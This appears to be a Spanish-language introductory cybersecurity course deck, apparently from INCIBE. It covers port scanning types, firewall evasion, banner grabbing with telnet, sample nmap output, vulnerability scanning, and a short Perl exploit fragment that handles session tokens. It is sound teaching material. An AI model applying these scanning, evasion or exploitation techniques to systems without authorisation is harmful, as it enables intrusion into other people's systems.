


- SYN → Paquete de sincronización
- ACK → Paquete de confirmación de llegada
- Mediante el TCP 3-way handshake y sus variantes, se realizan los escáneres de puertos. De esta manera es posible ver qué puertos poseen los equipos objetivo y por cuales sería posible entrar.

Introducción a redes y sistemas

Práctica: Ver conexiones abiertas

- Abrir un terminal del sistema.
- Introducir el comando:



- A tener en cuenta:
 - Las conexiones aparecen con IP y puerto origen y destino.
- Objetivo
 - Identificar las conexiones abiertas, a través de qué servicio y con qué destino.

Introducción a redes y sistemas

¿Qué son los puertos?

- Interfaz para comunicarse con un programa específico a través de la red.
- Cada puerto únicamente puede proveer un servicio de forma simultánea.
- Estado de los puertos:
 - Abierto: en dicho puerto se provee un servicio.
 - Filtrado: un firewall está restringiendo la conexión.
 - Cerrado: en dicho puerto no se provee un servicio.
- Algunos puertos y sus servicios más comunes:

Puerto	Servicio
21	FTP
22	SSH
23	TELNET
53	DNS
80	HTTP
443	HTTPS

Introducción a redes y sistemas

¿Qué son los servicios?

- Son los programas que se están ejecutando en cada uno de los puertos.
- Algunos servicios comunes y su función:
 - FTP:
 - Protocolo para la transferencia de ficheros.
 - Por defecto en el puerto 21.
 - TELNET:
 - Protocolo para el control remoto de sistemas a través de comandos.
 - Por defecto en el puerto 23.
 - DNS:
 - Protocolo para la resolución de nombres de dominio.
 - Por defecto en el puerto 53.
 - HTTP:
 - Protocolo utilizado para la comunicación con aplicaciones web.
 - Por defecto en el puerto 80.
 - HTTPS:
 - Protocolo utilizado para la comunicación cifrada con aplicaciones web.
 - Por defecto en el puerto 443.

Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
- 6. Análisis de puertos**
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Análisis de puertos

¿Qué es un análisis de puertos?

- Un barrido de las conexiones establecidas a uno o varios puertos de un sistema.

¿Para qué sirve el análisis de puertos?

- Para averiguar qué puertos y servicios posee el sistema objetivo.
- Comúnmente con fines de administración de sistemas.
- Y en otras ocasiones con fines maliciosos.

¿Qué información puede obtener un atacante?


- Puntos de entrada al sistema.
- Servicios en ejecución.
- Versiones del software y los servicios.

Análisis de puertos


¿Cómo se realiza el análisis de puertos?

- El ordenador origen intenta establecer conexiones con cada uno de los puertos del sistema a analizar. En función de la respuesta de cada uno de los puertos del sistema analizado, se establece si el puerto está abierto, cerrado o filtrado.


- Sondeo puerto 80 → **abierto**



- Sondeo puerto 81 → **cerrado**




- Sondeo puerto 82 → **filtrado**



Análisis de puertos

Tipos de escaneos de puertos (I)



- Existen varios tipos de escaneos de puertos con distintas características:
 - Robustos.
 - De evaluación de firewalls.
 - De evasión de firewalls.
 - Silenciosos.
 - Ocultación.
 - Etc.
- TCP Scan:
 - Establecimiento completo de una conexión.
 - 3-way handshake.




Análisis de puertos

Tipos de escaneos de puertos (II)

- Stealth Scan (Half-Open Scan):
 - Establecimiento incompleto de una conexión.
 - Utilizado para la evasión de firewalls, de mecanismos de login y para ocultarse en el tráfico.




- ACK Scan:
 - Envío únicamente de la confirmación de recepción.
 - Utilizado para la detección de firewalls.




Análisis de puertos

Tipos de escaneos de puertos (III)

- Xmas Scan:
 - Envío de un paquete con todos los flags activados.
 - No funciona contra sistemas Windows.




Abierto




Cerrado

- FIN Scan:
 - Envío de un paquete con solo el flag FIN.
 - No funciona contra sistemas Windows.



Abierto




Cerrado

Análisis de puertos

Tipos de escaneos de puertos (IV)

- NULL Scan:
 - Envío de un paquete sin flags activados.
 - No funciona contra sistemas Windows.




Abierto




Cerrado

- UDP Scan:
 - Envío de un paquete UDP no orientado a conexión, no existe 3-way handshake.
 - Pocos servicios utilizan el protocolo UDP.



abierto




cerrado

Análisis de puertos

Otras técnicas de análisis de puertos (I)


- Fragmentación: Técnica que combinada con el análisis de puertos permite:
 - Evasión de firewalls.



Análisis de puertos

Otras técnicas de análisis de puertos (II)

- Port tunneling: Técnica que combinada con el análisis de puertos permite:
 - Evasión de firewalls.
 - Ocultación.




- Ejemplo de reglas del firewall:
 - Deniega todo el tráfico que provenga de fuera de la red.
 - Excepto el dirigido al servidor web por el puerto 80.

Análisis de puertos

Otras técnicas de análisis de puertos (III)

- IP Spoofing: Técnica que combinada con el análisis de puertos permite:
 - Evasión de firewalls.
 - Ocultación.
 - Suplantación.



- Cuando se realiza IP Spoofing, la respuesta de la víctima se dirige a la IP falseada.
- Esta técnica se suele utilizar para denegaciones de servicio o si el sistema de la IP falseada está bajo nuestro control.

Análisis de puertos

Banner grabbing

- El banner grabbing consiste en la extracción de información de los puertos abiertos.
- Esta información está relacionada con el servicio y versión que se está ejecutando en dicho puerto.
- De esta manera, se extrae información de los posibles vectores de ataque que tenemos.
- Ejemplo:
 - Banner de un puerto 80 que está ejecutando el servicio http.

(Status-Line)	HTTP/1.1 200 OK
Cache-Control	max-age=432000
Content-Length	348
Content-Type	image/png
Last-Modified	Thu, 29 May 2014 14:42:30 GMT
Accept-Ranges	bytes
Etag	"08fbe374c7bcf1:39c2"
Server	Microsoft-IIS/6.0
X-Powered-By	ASP.NET
Date	Thu, 04 Sep 2014 11:29:45 GMT
Connection	Keep-Alive
Age	0

Análisis de puertos

Práctica: Identificar el banner web

- Abrir un terminal del sistema.
- Introducir el comando:

A screenshot of a macOS Terminal window. The title bar at the top shows the standard window controls (close, zoom, and full screen buttons) and the word "Terminal". The main area of the terminal is black with white text. The prompt ">>" is followed by the command "telnet <IP> <puerto>".

```
>> telnet <IP> <puerto>
```

- A tener en cuenta:
 - Existen otras técnicas para obtener el banner web.
- Objetivo
 - Identificar la tecnología y versión del servidor.

Análisis de puertos

NMap

- Se trata del escáner de puertos más completo y utilizado.

```
# nmap -A -T4 scanme.nmap.org d0ze

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftpd 4.0
25/tcp    open  smtp     IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http     Microsoft IIS webserver 5.0
110/tcp   open  pop3     IMail pop3d 7.15 931-1
135/tcp   open  mstask   Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc    Microsoft Windows RPC
5800/tcp  open  vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
```

Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
- 7. Análisis de vulnerabilidades**
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Análisis de vulnerabilidades

¿Qué es?

- La detección de servicios, protocolos o software vulnerables.



¿Qué quiere decir vulnerable?

- Que posee fallos de seguridad conocidos.
- Cuyo proceso de explotación está publicado, documentado y accesible.

Ejemplo:

- Una página web está soportada por un servidor web Apache.
- La versión de dicho servidor posee una vulnerabilidad conocida y documentada.
- Un atacante utiliza la documentación citada para obtener el control del servidor.

Análisis de vulnerabilidades

¿Cómo se realiza?


- El descubrimiento y análisis de servicios en internet vulnerables está basado en:
 - Análisis de puertos.
 - Banner Grabbing.
- Una vez obtenidos los puertos abiertos y los servicios en ejecución y sus versiones:
 - Se comparan las versiones y servicios con una base de datos de vulnerabilidades conocidas.
 - Si alguna coincide, se considera vulnerable al servicio.
 - Es posible que existan falsos positivos y que realmente no sea vulnerable.
- Este proceso se automatiza mediante programas que realizan las siguientes fases:
 - Análisis de puertos.
 - Banner Grabbing.
 - Comparación con base de datos de vulnerabilidades.



Análisis de vulnerabilidades

OpenVAS

- El escáner de vulnerabilidades abierto:



Fuente: www.openvas.org

Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
- 8. Explotación de vulnerabilidades**
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Explotación de vulnerabilidades

¿En qué consiste?

- Aprovechar las vulnerabilidades de un servicio o protocolo para realizar una acción no permitida en el sistema:
 - Obtener acceso al sistema o a la base de datos.
 - Obtener información confidencial.
 - Modificar, eliminar o añadir información.
 - Causar daños en el sistema.
 - Etc.

¿Cómo se realiza?

- Tanto de forma manual, como utilizando exploits.



Explotación de vulnerabilidades

¿Qué es un exploit?

- Es un fragmento/parte de código especialmente preparado para explotar una vulnerabilidad para la cual:
 - Puede existir un parche que soluciona la vulnerabilidad.
 - No existe un parche para solucionar la vulnerabilidad, en cuyo caso se denomina 0-day.
- Normalmente, son pequeños programas en los que el atacante únicamente tiene que especificar:
 - IP destino.
 - Puerto destino.
 - Otros parámetros propios de la vulnerabilidad.
 - El payload.


```
sub request
{
    my $token = dumping("vbloginout.txt","token");

    if($token eq '')
    {
        print "SECURITYTOKEN not found (Make sure to log out from any other previous logged sessions before running the exploit).\n";
        #print "Attempting using 1409594055-f2133dfe1f26a36f6349eb3a946ac38c94a182e6 as token.\n";
        $token = "1409750140-51ac26286027a4bc2b2ac38a7483081c2a4b2a3e"; # HERE
        print "Attempting using $token as token.\n";
    }
    else
    {
        print "SECURITYTOKEN FOUND: $token\n";
    }
}
```

Explotación de vulnerabilidades

¿Qué es un payload?

- Es otro fragmento de código que va siempre asociado al exploit.
- Mientras que con el exploit se explota una vulnerabilidad del programa, con el payload se ejecuta una acción provechosa para el atacante.
- Ejemplo:
 - Ejecutamos un exploit en un sistema vulnerable.
 - A ese exploit le asociamos un payload que, por ejemplo, va a crear un usuario administrador en el sistema con credenciales conocidas.



Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
- 9. Post-explotación de vulnerabilidades**
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Post-explotación de vulnerabilidades

¿Y ahora qué?

- Una vez se ha obtenido acceso al sistema, los atacantes tienen multitud de opciones:
 - Robo de información.
 - Modificación de datos.
 - Realización de daños al sistema.
 - Robo de identidad.
 - Espionaje.
 - Robo de datos personales.
 - Extorsión.
 - Fraude.
 - Uso del sistema comprometido para saltar a otro sistema (pivoting).
 - Etc.

Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
- 10. Recursos**
11. Resumen
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Recursos

Bases de datos de vulnerabilidades

- Common Vulnerabilities and Exposures (CVE) → *cve.mitre.org*
- National Vulnerability Database (NVD) → *nvd.nist.gov*

CVE-ID	
CVE-2014-5251	Learn more at National Vulnerability Database (NVD) <ul style="list-style-type: none">• Severity Rating• Fix Information• Vulnerable Software Versions• SCAP Mappings
Description	
The MySQL token driver in OpenStack Identity (Keystone) 2014.1.x before 2014.1.2.1 and Juno before Juno-3 stores timestamps with the incorrect precision, which causes the expiration comparison for tokens to fail and allows remote authenticated users to retain access via an expired token.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• MLIST:[oss-security] 20140815 [OSSA 2014-026] Multiple vulnerabilities in Keystone revocation events (CVE-2014-5251, CVE-2014-5252, CVE-2014-5253)• URL:http://www.openwall.com/lists/oss-security/2014/08/15/6• MISC:https://bugs.launchpad.net/keystone/+bug/1347961• UBUNTU:USN-2324-1• URL:http://www.ubuntu.com/usn/USN-2324-1	
Date Entry Created	
20140815	Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20140815)	
Votes (Legacy)	
Comments (Legacy)	

Recursos

Bases de datos de Exploits

- Bases de datos públicas
- Foros underground.
- Foros especializados en seguridad.
- Mercado negro.

Remote Exploits							
Date	D	A	V	Description	Plat.	Author	
2014-09-01	↓	⚠	✓	Wing FTP Server Authenticated Command Execution	windows	metasploit	
2014-08-29	↓	-	✓	F5 Big-IP - Unauthenticated rsync Access	hardware	Security-Assessme.	
2014-08-29	↓	⚠	✓	NRPE 2.15 - Remote Code Execution Vulnerability	multiple	Claudio Viviani	
2014-08-28	↓	-	✓	Firefox WebIDL Privileged Javascript Injection	multiple	metasploit	
2014-08-24	↓	-	✓	Air Transfer Iphone 1.3.9 - Multiple Vulnerabilities	ios	Samandeep Singh	
